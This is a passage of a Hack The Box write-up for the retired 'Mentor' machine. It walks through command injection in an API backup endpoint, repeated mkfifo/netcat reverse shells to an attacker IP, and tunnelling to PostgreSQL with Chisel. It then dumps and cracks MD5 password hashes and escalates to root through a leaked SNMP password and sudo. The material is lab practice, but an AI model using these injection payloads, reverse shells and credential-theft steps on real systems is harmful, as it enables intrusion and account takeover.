   6: 030016AC:1F40 010016AC:8C14 01 00000000:0000012D 00:00000000 00000000     0        0 0 1 0000000000000000
20 4 28 10 -1
2. We only want the ports. See below command.
1. ▷ cat tmp | awk -F":" '{print $4}' | awk -F" " '{print $1}' | xargs
0000 0000 1538 1538 D8C2 01BB 8C14
2. Ok now we have the ports in hex. Lets use a for loop to make it easier to decode the ports into plain text.
3. for port in 0000 1538 D8C2 01BB 8C14; do echo "[+] Port $port"; done
4. SUCCESS, see below
```

For Loop HEX decode

32. **We have successfully decoded our hex ports with a for loop.**

```
1. ▷ for port in 0000 1538 D8C2 01BB 8C14; do echo "[+] Port $port -> $((0x$port))"; done
[+] Port 0000 -> 0
[+] Port 1538 -> 5432
[+] Port D8C2 -> 55490
[+] Port 01BB -> 443
[+] Port 8C14 -> 35860
2. Port 5432 is Postgresql
```

33. **He tries `/dev/tcp` but it is not installed so we will have to use *Chisel***

```
1. We had to get a second shell because getting the first shell left API dysfunctional. See time stamp 02:29:00
2. /app# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f &
```

```
3. sudo rlwrap nc -nlvp 443
4. The api is still broken. To fix that kill the mkfifo process that was created with your shell. But first get
another shell via mkfifo before you do that. Then kill the process with '/app# kill -9 15'. To find out the
process number just type 'ps'
5. Now you should be able get a response in the burpsuite repeater when sending http://api.mentorquotes.htb/docs
```

34. **So here are the steps to fix the API that gets broken because of the mkfifo reverse shell**

```
1. reset the machine
2. Set up your rlwrap listenter on port 443
3. run the mkfifo payload. see below
4. ▷ curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGp
mshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "Content-Type: application/json" -d '{"path":";rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f;"}' | jq
5. Now you need to do another mkfifo reverse shell on port 443
6. rlwrap nc -nlvp 443
7. /app# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f &
8. Run the mkfifo again remove '/app#' and add the amperstand
9. Now kill the original process on the first shell.
10. ps
11. /app# kill -9 15
12. exit <<< You must be able to exit. If you do not exit the API will be left hanging and you will not be able
to use chisel.
13. You will be left with the second shell after you killed the process and exited the first shell.
```

35. **Upload and execute Chisel on Linux target machine**

```
1. Verify the mkfifo process is dead
2. /app# ps
3. sudo python3 -m http.server 80
4. /app # cd /tmp
/tmp #
3. /tmp # wget http://10.10.14.3/chisel
4. /tmp # chmod +x chisel
5. /tmp # ./chisel
6. 8. Execute chisel on the server (attacker) side.
9. ▷ chisel server --reverse -p 1234
2023/12/29 10:41:48 server: Reverse tunnelling enabled
2023/12/29 10:41:48 server: Fingerprint KDUBYQc5Iut4XXsDcyV6UQt+/3cn9IoHV/jJd3cx3+8=
2023/12/29 10:41:48 server: Listening on http://0.0.0.0:1234
10. create another reverse
11. sudo rlwrap nc -nlvp 443
12. /app# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f &
13. ▷ lsof -i:5432
14. Now set up the client chisel
15. /tmp # ./chisel client 10.10.14.3:1234 R:5432:172.22.0.1:5432
2023/12/29 09:56:16 client: Connecting to ws://10.10.14.3:1234
2023/12/29 09:56:18 client: Connected (Latency 149.399209ms)
16. Do lsof again
17. ▷ lsof -i:5432
COMMAND   PID     USER FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  21477 shadow42 8u  IPv6  62497      0t0  TCP *:postgresql (LISTEN)
18. Now connect as 'postgres'
19. ▷ psql -h 127.0.0.1 -U 'postgres' -p 5432
Password for user postgres:
psql (16.1, server 13.7 (Debian 13.7-1.pgdg110+1))
Type "help" for help.

postgres=#
20. This is why postgresql should not have access to a shell in /etc/passwd
21. cat /etc/passwd | grep sh$
postgres:x:959:959:PostgreSQL user:/var/lib/postgres:/bin/bash
frank:x:1001:1002:frank:/home/frank:/usr/bin/zsh
22.
```

36. **Once again upload and execute chisel on Linux target machine. Practical verbose execution**

```
1. /app # ps
2. Verified mkfifo process is dead
3. /app # cd /tmp
4. /tmp # wget http://10.10.14.3/chisel
Connecting to 10.10.14.3 (10.10.14.3:80)
chisel                 1% |                                | 92460   0:01:32 ETA
chisel                16% |*****                           | 1377k   0:00:10 ETA
<snip>
5. /tmp # ./chisel
/bin/sh: ./chisel: Permission denied
6. /tmp # chmod +x chisel
```

```
7. /tmp # ./chisel

  Usage: chisel [command] [--help]

  Version: 1.9.0 (go1.21.0)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel

8. Execute chisel on the server (attacker) side.
9. ▷ chisel server --reverse -p 1234
2023/12/29 10:41:48 server: Reverse tunnelling enabled
2023/12/29 10:41:48 server: Fingerprint KDUBYQc5Iut4XXsDcyV6UQt+/3cn9IoHV/jJd3cx3+8=
2023/12/29 10:41:48 server: Listening on http://0.0.0.0:1234
10. create another reverse
11. sudo rlwrap nc -nlvp 443
12. /app# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f &
13. ▷ lsof -i:5432
nothing
14. Now set up the client chisel
15. /tmp # ./chisel client 10.10.14.3:1234 R:5432:172.22.0.1:5432
2023/12/29 09:56:16 client: Connecting to ws://10.10.14.3:1234
2023/12/29 09:56:18 client: Connected (Latency 149.399209ms)
16. Do lsof again
17. ▷ lsof -i:5432
COMMAND   PID     USER FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  21477 shadow42 8u  IPv6  62497      0t0  TCP *:postgresql (LISTEN)
18. Now connect as 'postgres'
19. ▷ psql -h 127.0.0.1 -U 'postgres' -p 5432
Password for user postgres:
psql (16.1, server 13.7 (Debian 13.7-1.pgdg110+1))
Type "help" for help.

postgres=#
20. This is why postgresql should not have access to a shell in /etc/passwd
21. cat /etc/passwd | grep sh$
postgres:x:959:959:PostgreSQL user:/var/lib/postgres:/bin/bash
frank:x:1001:1002:frank:/home/frank:/usr/bin/zsh
```

PrivESC: Enumerating `Postrgesql` server

37. **PrivESC attempt via Postgresql server.**

```
1. ▷ psql -h 127.0.0.1 -U 'postgres' -p 5432
2. postgres-# \l
3. postgres-# \c mentorquotes_db
psql (16.1, server 13.7 (Debian 13.7-1.pgdg110+1))
You are now connected to database "mentorquotes_db" as user "postgres".
4. mentorquotes_db-# \dt
          List of relations
 Schema |   Name   | Type  |  Owner
--------+----------+-------+----------
 public | cmd_exec | table | postgres
 public | quotes   | table | postgres
 public | users    | table | postgres
(3 rows)
5. I got a glitch error. I repeated the command and it worked the second time.
6. mentorquotes_db-# select * from users;
ERROR:  syntax error at or near "whoami"
LINE 1: whoami
        ^
mentorquotes_db=# select * from users;
 id |          email          |   username   |             password
----+------------------------+-------------+----------------------------------
  1 | james@mentorquotes.htb | james       | 7ccdcd8c05b59add9c198d492b36a503
  2 | svc@mentorquotes.htb   | service_acc | 53f22d0dfa10dce7e29cd31f4f953fd8
(2 rows)
7. echo -n "7ccdcd8c05b59add9c198d492b36a503" | wc -c
32
8. 32 is normally the number of chars in an MD5SUM hash
9. At 02:39:00 he goes into an alternative way we could have gotten these hashes. Basically, just cat out
models.py located in
/app/app/api # ls
models.py
10. copy the whole thing and edit the part where it says user. Add 'password: str' to the following part of
```

```
models.py
11. class userDB(BaseModel):
    id: int
    email: str
    username: str
    password: str
# Token model
12. Then run GET USERS in burpsuite from docs api.
13. Basically do not even worry about it because we already have the hashes.
```

- *#pwn_md5sum_hash_count_32*

38. **Lets crack the hashes**


```
1. go to hashes.com/en/decrypt/hash
2. click Show algorithm of founds
3. paste in md5 hash
4. svc@mentorquotes.htb    | service_acc:123meunomeeivani
```

39. **Lets SSH into the box as svc**

```
1. ▷ ssh svc@10.10.11.193
The authenticity of host '10.10.11.193 (10.10.11.193)' can't be established.
ED25519 key fingerprint is SHA256:fkqwgXFJ5spB0IsQCmw4K5HTzEPyM27mczyMp6Qct5Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.193' (ED25519) to the list of known hosts.
svc@10.10.11.193's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)
<snip>
2. svc@mentor:~$ ls
user.txt
svc@mentor:~$ cat user.txt
d6ae17600970c21ba3d5de88b24ef60e
svc@mentor:~$
```

40. **Ok lets get root**

```
1. svc@mentor:~$ ss -ntlp
2. svc@mentor:~$ netstat -nat
3. Tire of taking notes 02:47:00
4. svc@mentor:~$ cat /etc/snmp/snmpd.conf
5. createUser bootstrap MD5 SuperSecurePassword123__ DES
6. james:SuperSecurePassword123__
7. svc@mentor:~$ su james
Password:
james@mentor:/home/svc$ whoami
james
8. We do a sudo -l on james. Which should always be done when you gain a shell on a linux box.
9. james@mentor:/home/svc$ sudo -l
User james may run the following commands on mentor:
    (ALL) /bin/sh
10. that means if you run 'sudo sh' you have root shell access
11. james@mentor:/home/svc$ sudo sh
# whoami
root
12. # cd /root
# ls
logins.log  root.txt  scripts  snap
# cat root.txt
30bfd664c24f0d0738fbd760c0297e7b
# EXIT
```



Mentor has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#2162	29 Dec 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED